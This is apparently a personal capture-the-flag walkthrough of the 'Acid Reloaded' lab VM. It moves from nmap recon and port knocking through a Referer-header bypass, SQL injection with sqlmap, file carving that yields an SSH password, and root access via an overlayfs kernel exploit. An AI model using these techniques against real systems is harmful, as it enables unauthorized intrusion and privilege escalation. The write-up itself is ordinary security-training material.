

# Acid Reloaded

বৃহস্পতিবার, ২৩ সেপ্টেম্বর, ২০২১ ৬:২৩ AM

First I looked for the ip address of the vulnerable server using netdiscover

```
root@kali:/home/kali
File Actions Edit View Help
Currently scanning: 192.168.235.0/16 | Screen View: Unique Hosts
9 Captured ARP Req/Rep packets, from 3 hosts. Total size: 540

+-----+-----+-----+-----+-----+-----+
| IP       | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.160.130 | 00:0c:29:2a:48:c6 | 3 | 180 | VMware, Inc. |
+-----+-----+-----+-----+-----+-----+
| 192.168.160.254 | 00:50:56:f1:a7:76 | 1 | 60 | VMware, Inc. |
| 192.168.160.130 | 00:0c:29:2a:48:c6 | 4 | 240 | VMware, Inc. |
| 192.168.160.2   | 00:50:56:f1:ba:4c | 4 | 240 | VMware, Inc. |
| 192.168.160.254 | 00:50:56:f1:a7:76 | 1 | 60 | VMware, Inc. |
+-----+-----+-----+-----+-----+-----+
```

It was found 192.168.160.130

I did nmap scan to look for open ports

```
(root@kali)~# nmap -p- -A 192.168.160.130
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-23 06:27 EDT
Nmap scan report for 192.168.160.130
Host is up (0.0011s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Ubuntu Subuntu1.3 (Ubuntu Linux; pro
tocol 2.0)
ssh-hostkey:
 1024 cb:47:92:da:ea:b8:d3:82:16:22:0d:a5:5f:05:47:51 (DSA)
 2048 fd:93:9d:28:57:fb:ef:e0:8e:f1:93:66:03:67:35:50 (RSA)
 256 a0:a6:52:fb:2c:32:b7:08:b4:ed:61:1d:2d:fa:c8:58 (ECDSA)
 256 85:5b:0b:e1:b0:ad:6a:d3:9e:8f:da:38:e5:bd:69:2f (ED25519)
33447/tcp filtered unknown
MAC Address: 00:0C:29:2A:48:C6 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 1.09 ms 192.168.160.130

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.85 seconds
```

Only port 22 was open. So tried to start a ssh connection

```
(root@kali)~# ssh 192.168.160.130
The authenticity of host '192.168.160.130 (192.168.160.130)' can't be established.
ECDSA key fingerprint is SHA256:2JZsizcOMPdM+PmyHezvhuJcgQ6Y0IjCaTWJCvaAGs8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.160.130' (ECDSA) to the list of known hosts.

ACID-RELOADED
-by Acid

Wanna Knock me out ???
3.2.1 Let's Start the Game.
```

They asked to do port knocking. So I did.

[Port knocking: You can configure a system in such a way that usually there is no open ports but if server receives a specific sequence of connection requests we will temporally open a firewall door to allow access.]

```
(root@kali)~# nc 192.168.160.130 3Acid Server
Ncat: Connection refused.
```

```
(root@kali)-[/home/kali]
# nc 192.168.160.130 2
Ncat: Connection refused.

(root@kali)-[/home/kali]
# nc 192.168.160.130 1
Ncat: Connection refused.
```


Now I checked nmap again and found that port 33447 is now open

```
(root@kali)~# ./nmap -p -sV 192.168.160.130
Starting Nmap 7.21 ( https://nmap.org ) at 2021-09-23 07:20 EDT
Nmap scan report for 192.168.160.130
Host is up (0.00067s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Ubuntu Subuntu1.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  1024 cb:47:92:da:ea:b8:d3:82:16:22:0d:a5:5f:05:47:51 (DSA)
  2048 f1:93:9d:20:57:fb:ef:00:8e:f1:93:66:03:67:35:50 (RSA)
  256 a0:a6:52:fb:2c:32:b7:08:b4:ed:61:1d:2d:fa:c8:58 (ECDSA)
  256 85:b5:0b:e1:b0:ad:6a:d3:9e:8f:da:38:a5:bd:69:2f (ED25519)
33447/tcp open  http      Apache httpd 2.4.10 ((Ubuntu))
_http-server-header: Apache/2.4.10 (Ubuntu)
_http-title: Acid-Reloaded
MAC Address: 00:0C:29:2A:48:C6 (VMware)
Device type: common purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1 0.67 ms 192.168.160.130

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 22.14 seconds
```


I checked the webpage on port 33447 to further investigate



There was nothing much on the webpage. So to find other directories of the website I used dirbuster.



I looked around the directories and found something on the /bin directory




Login to your account

Email:  
Email Address


Password:  
Password

Login

Nothing much was on `/bin/dashboard.php`




I inspected the webpage to find some clues. On the page source there is a link validation. So I decided to use burpsuites



For burpsuite, I opened the burpsuite browser while turning off intercept on proxy.

Then I turned on the intercept on proxy. After that I clicked on the


<http://192.168.160.130:33447/bin/dashboard.php> on the browser.



On the intercept box I added under Host



Referer: <http://192.168.160.130:33447/bin/includes/validation.php>

And forwarded the packet and then I turned off the intercept. On the website I found it was successful.




I clicked on click.


Then I tried to see if the it is vulnerable to sql injection by adding ?id=1 and ?id=1' at the end of the url.



It was vulnerable to sql injection so I tried sqlmap to find the database there.



Then I looked into the secure\_login dbs using sqlmap




```

[08:40:47] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[08:40:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 15.04 or 14.10 (vivid or utopic)
web application technology: Apache 2.4.10
back-end DBMS: MySQL >= 5.5
[08:40:47] [INFO] fetching tables for database: 'secure_login'
[08:40:47] [WARNING] reflective value(s) found and filtering out
[08:40:47] [INFO] retrieved: 'UB3R/strcpy.exe'
[08:40:47] [INFO] retrieved: 'login_attempts'
[08:40:47] [INFO] retrieved: 'members'
[08:40:47] [INFO] retrieved: 'word'
Database: secure_login
[4 tables]
+-----+
| UB3R/strcpy.exe |
| login_attempts |
| members         |
| word            |
+-----+

[08:40:47] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.160.130'
[*] ending @ 08:40:47 /2021-09-23/

```

Then I visited /UB3R/strcpy.exe page and strcpy.exe file was downloaded.



Then I tried finding the file type using file and foremost

```

kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)-[~/Downloads]
$ file strcpy.exe
strcpy.exe: PDF document, version 1.5 (password protected)

(kali@kali)-[~/Downloads]
$ foremost strcpy.exe
Processing: strcpy.exe
|*|

(kali@kali)-[~/Downloads]
$

```

I used ls to find files and found a text file named audit.txt. There was nothing much found there.

```

(kali@kali)-[~/Downloads/output]
$ cat audit.txt
Foremost version 1.5.7 by Jesse Kornblum, Kris
Kendall, and Nick Mikus
Audit File

Foremost started at Sun Sep 26 01:57:24 2021
Invocation: foremost strcpy.exe
Output directory: /home/kali/Downloads/output
Configuration file: /etc/foremost.conf

File: strcpy.exe (Ubuntu Server)
Start: Sun Sep 26 01:57:24 2021
Length: 164 KB (168187 bytes)

```

Num	Name (bs=512)	Size	File
Offset	Comment		
0:	00000001.jpg	26 KB	
857			Trash
1:	00000213.rar	57 KB	Document 1
09264			
2:	00000000.pdf	106 KB	Image
0			
Finish: Sun Sep 26 01:57:24 2021			
3 FILES EXTRACTED			
jpg:= 1			
rar:= 1			
pdf:= 1			

I found jpg file so I used exiftool to read that.

```
(kali@kali)-[~/Downloads/output/rar]
$ exiftool lol.jpg
ExifTool Version Number      : 12.30
File Name                    : lol.jpg
Directory                   : .
File Size                    : 60 KiB
File Modification Date/Time  : 2015:08:23 18:09:11-04:00
File Access Date/Time       : 2021:09:26 02:01:11-04:00
File Inode Change Date/Time  : 2021:09:26 02:00:24-04:00
File Permissions             : -rw-r--r--
File Type                    : JPEG
File Type Extension         : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : inches
X Resolution                 : 72
Y Resolution                 : 72
Image Width                  : 900
Image Height                 : 636
Encoding Process             : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components             : 3
Y Cb Cr Sub Sampling         : YCbCr4:4:4 (1 1)
Image Size                   : 900x636
Megapixels                   : 0.572
```

Then I unzipped the jpg file.

```
(kali@kali)-[~/Downloads/output/rar]
$ unrar e lol.jpg

UNRAR 6.02 freeware      Copyright (c) 1993-2021 Alexander Roshal

Extracting from lol.jpg

Extracting Avinash.contact      OK
Extracting hint.txt            OK
All OK
```

I found a base64 code and user name avinash and makke

```
(kali@kali)-[~/Downloads/output/rar]
$ ls
00000213.rar  acid.txt  Avinash.contact  hint.txt  lol.jpg

(kali@kali)-[~/Downloads/output/rar]
$ cat hint.txt
You have found a contact. Now, go and grab the details :-)
```

```
(kali@kali)-[~/Downloads/output/rar]
$ cat Avinash.contact
<?xml version="1.0" encoding="UTF-8"?>
<contact c:Version="1" xmlns:c="http://schemas.microsoft.com/Contact" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:MSP2P="http://schemas.microsoft.com/Contact/Extended/MSP2P" xmlns:MSWABMAP="http://schemas.microsoft.com/Contact/Extended/MSWABMAP">
  <c:CreationDate>2015-08-23T11:39:18Z</c:CreationDate><c:Extended<MSWABMAP:PropTag0=3A58101F c:ContentType="binary/x-ms-wab-map" c:ty
pe="binary" AQAABIAAABOAG8AbwBCAEAAQAYADMAAAA</MSWABMAP:PropTag0=3A58101F></c:Extended>
  <c:ContactIDCollection><c:ContactID c:ElementID="599ef753-f77f-4224-b700-a551bdc20b1e"><c:Value>8bc6f61e-a7be-4f26-9842-d6b3c22c9863/c
:Value</c:ContactID></c:ContactIDCollection><c:EmailAddressCollection><c:EmailAddress c:ElementID="07a5ffde-ef8a-4c4f-b1b6-8ea28c6525ae"><c:Ty
pe>SMTP</c:Type><c:Address>acid.exploit@gmail.com</c:Address><c:LabelCollection><c:Label>Preferred</c:Label></c:LabelCollection></c:EmailAddress>
<c:EmailAddress c:ElementID="594eeec25-a7bd-4290-bd9b-a17448f7996a" xsi:nil="true"/></c:EmailAddressCollection><c:NameCollection><c:Name c:Ele
mentID="318f9ca5-7ab8-ea4b-806a-2c3e9829ff22"><c:FormattedName>Avinash</c:FormattedName><c:GivenName>Avinash</c:GivenName></c:Name></c:NameColl
ection><c:PersonCollection><c:Person c:ElementID="805f9eda-796e-451a-92b1-bf8ee217213a"><c:FormattedName>Makke</c:FormattedName><c:LabelColl
ection><c:Label>wab:Spouse</c:Label></c:LabelCollection></c:Person></c:PersonCollection><c:PhotoCollection><c:Photo c:ElementID="2fb5b981-cec1-45d
0-ae61-7c34dcfb3d72"><c:LabelCollection><c:Label>UserTile</c:Label></c:LabelCollection></c:Photo></c:PhotoCollection></c:contact>
```


I decoded the code and found the ssh password NooB@123

```
(kali@kali)-[~/Downloads/output/rar]
$ echo AQAABIAAABOAG8AbwBCAEAAQAYADMAAAA= | base64 -d
```

NooB@123

Now I tried to connect to ssh using username avinash. It didn't work. So I tried again using makke and it worked


```
(root@kali)~# ssh Avinash@192.168.160.130
# ssh Avinash@192.168.160.130 255 x
```



```
Wanna Knock me out ???
3.2.1 Let's Start the Game.

Avinash@192.168.160.130's password:
Permission denied, please try again.
```

```
(root@kali)~# ssh makke@192.168.160.130
# ssh makke@192.168.160.130 130 x
```



```
Wanna Knock me out ???
3.2.1 Let's Start the Game.

makke@192.168.160.130's password:
Welcome to Ubuntu 15.04 (GNU/Linux 3.19.0-15-generic i686)


 * Documentation:  https://help.ubuntu.com/

Last login: Mon Aug 24 21:25:34 2015 from 192.168.88.236
makke@acid:~$
```

Now it was time to find the flag.

I directly went to /bin

```
makke@acid:~$ ls
makke@acid:~$ cd /bin
makke@acid:/bin$ ls
```



```
bash          lesspipe      rmdir
bunzip2       ln            rnano
busybox       loadkeys     running-in-container
bzip2         login        run-parts
bzcat         loginctl     sed
bzcmp         lowntfs-3g  setfacl
bzdiff        ls           setfont
bzegrep       lsblk        setupcon
bzexe         lsmod        sh
bzfgrep       machinectl  sh.distrib
bzgrep        mkdir        sleep
bzip2         mknod        ss
bzip2recover mktemp       static-sh
bzless        more         stty
bzmore        mount        sync
cat           mountpoint  systemctl
chacl         mt           systemd
chgrp         mt-gnu      systemd-ask-password
chmod         mv          systemd-escape
chown         nc          systemd-hwdb
chvt          nc.openbsd  systemd-inhibit
cp            netcat      systemd-machine-id-setup
cpio          netstat     systemd-notify
dash          networkctl  systemd-tmpfiles
date          nisdomainname
df            ntfs-3g     tailf
dir           ntfs-3g.probe
dmesg
```

Then I went to ./overlayfs

```

makke@acid:/bin$ ./overlayfs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library ls (0.51 seconds)
# id
uid=0(root) gid=0(root) groups=0(root),1001(makke)
# ls
bash      lesspipe  rmdir
bunzip2   ln        rnano
busybox   loadkeys  run-parts
bzcat     login    running-in-container
bzcmp     loginctl  sed
bzdiff    lowntfs-3g  setfacl
bzegrep   ls        setfont
bzexe     lsblk     setupcon
bzfgrep   lsmod     sh

```

Looked for the files and found a .flag.txt file

```

# cd /root
# ls
# ls -la
total 68
drwx----- 5 root root 4096 Aug 24 2015 .
drwxr-xr-x 22 root root 4096 Aug 24 2015 ..
-rw----- 1 root root 23934 Aug 24 2015 .bash_history
-rw-r--r-- 1 root root 3135 Aug 8 2015 .bashrc
drwx----- 2 root root 4096 Aug 24 2015 .cache
drwx----- 3 root root 4096 Aug 6 2015 .config
drwx----- 3 root root 4096 Aug 6 2015 .dbus
-rw-r--r-- 1 root root 284 Aug 24 2015 .flag.txt
-rw----- 1 root root 2775 Aug 24 2015 .mysql_history
-rw----- 1 root root 147 Aug 24 2015 .nano_history
-rw-r--r-- 1 root root 140 Feb 20 2014 .profile
-rw-r--r-- 1 root root 66 Aug 6 2015 .selected_editor

```

I cat the file and mission accomplished.

```

# cat .flag.txt
Dear Hax0r,

You have completed the Challenge Successfully.

Your Flag is : "Black@Current@Ice-Cream"

Kind & Best Regards

-ACiD

Twitter: https://twitter.com/m_avinash143
Facebook: https://www.facebook.com/M.avinash143
LinkedIn: https://in.linkedin.com/pub/avinash-thapa/101/406/4b5
#

```

Flag was found and It was successful.